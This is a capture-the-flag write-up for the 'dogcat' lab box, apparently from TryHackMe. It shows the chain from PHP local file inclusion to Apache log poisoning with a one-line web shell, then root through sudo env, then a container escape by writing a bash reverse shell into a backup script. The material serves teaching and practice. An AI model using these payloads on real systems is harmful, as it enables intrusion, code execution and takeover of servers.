Room link

```
I made this website for viewing cat and dog images with PHP. If you're feeling dow
```

Objectives

Capture four flags from the box

Steps

Enumeration

As always lets start with a basic portscan


```
Nmap scan report for <IP>
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

It looks like only SSH and HTTP is open, fair enough. Let’s check the site in the browser…

LFI

We have two buttons that lead to “/?view=dog” and “/?view=cat” respectively

When we click either one we get the index page with a random dog/cat image appended at the end



After few minutes of fiddling we find out that:

- there are files called “dog.php” and “cat.php” that return a random image
- the “?view=” query runs “include” on our parameter only if the word “dog” or “cat” is present
- the file automatically appends .php to our parameter
- php base64 filter is working on this query

Let’s try to bypass this check with directory traversal:
“/?view=php://filter/read=convert.base64-encode/resource=./dog/../index”

Bingo! Let’s see how exactly does the site check our parameter:

```php
<?php
function containsStr($str, $substr) {
    return strpos($str, $substr) !== false;
}

$ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';

if(isset($_GET['view'])) {
    if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
        echo 'Here you go!';
        include $_GET['view'] . $ext;
    } else {
        echo 'Sorry, only dogs or cats are allowed.';
    }
}
?>
```

The site checks if the “ext” parameter was provided, and if not it adds “.php” by default to our filename

According to our nmap scan the server runs on Apache so let’s try to get code execution with log poisoning.
The access log path for Apache is “/var/log/apache2/access.log” so let’s try to load it

by adding multiple “../” to our path like this:

“/?view=./dog/../../../../../../../var/log/apache2/access.log&ext”

(remember the “ext” check? we can remove the “.php” extension just by defining it in the query)

```
127.0.0.1 - - [18/Apr/2020:07:56:34 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64
10.0.0.20 - - [18/Apr/2020:07:57:01 +0000] "GET /?view=php://filter/read=convert.b
127.0.0.1 - - [18/Apr/2020:07:57:04 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64
```

RCE

We can see that next to the route there is the User-Agent parameter. We can insert a small php script to later use the log for code execution:

```
<?php system($_GET['cmd']);?>
```

Now when we are requesting the index page with the log we can add a “cmd” parameter with the command we want to execute:
“/?view=./dog/../../../../../../../var/log/apache2/access.log&ext&cmd=whoami”

```
10.0.0.20 - - [18/Apr/2020:08:09:04 +0000] "GET / HTTP/1.1" 200 615 "-" "www-data
"
```

I could not get a reverse shell by executing the command like this so I used echo to output a simple php reverse shell into a php file and ran it from a browser

Finding flags

First flag was pretty easy to spot just by running “ls” in the starting directory:

```
 www-data@5ab1679239ec:/var/www/html$ ls
 ls
 cat.php
 cats
 dog.php
 dogs
 flag.php
 index.php
 style.css
 test.php
```

The second flag was also easy, just cd into the parent directory and there it is:

```
www-data@5ab1679239ec:/var/www$ ls
ls
flag2_QMW7JvaY2LvK.txt
html
```

The third flag is hidden in the /root folder so we need to get root privileges to get it
Running “sudo -l” reveals that we can execute “/usr/bin/env” as root without a password:

```
User www-data may run the following commands on 5ab1679239ec:
    (root) NOPASSWD: /usr/bin/env
```

Let’s use it to get an elevated shell:

```
www-data@5ab1679239ec:/var/www$ sudo /usr/bin/env /bin/bash
sudo /usr/bin/env /bin/bash
whoami
root

cd /root
ls
flag3.txt
```

The fourth flag is outside this box. This is possible because the box we’re in is a container inside another box.
We can see this by going into “/opt/backups” and looking around the backup archive.

We can also see that the archive has a very recent date when compared to the script so that must mean the script is ran regurarly on the parent box.
Let’s use that fact to get ourselves a reverse shell on the parent machine:

```
echo "#!/bin/bash" > backup.sh
echo "/bin/bash -c 'bash -i >& /dev/tcp/<YOUR_IP>/1234 0>&1'" >> backup.sh
```

After few minutes you should get a connection from the parent and see the last flag:

```
root@dogcat:~# ls
ls
container
flag4.txt
```

Thanks for reading, hope you learned something :)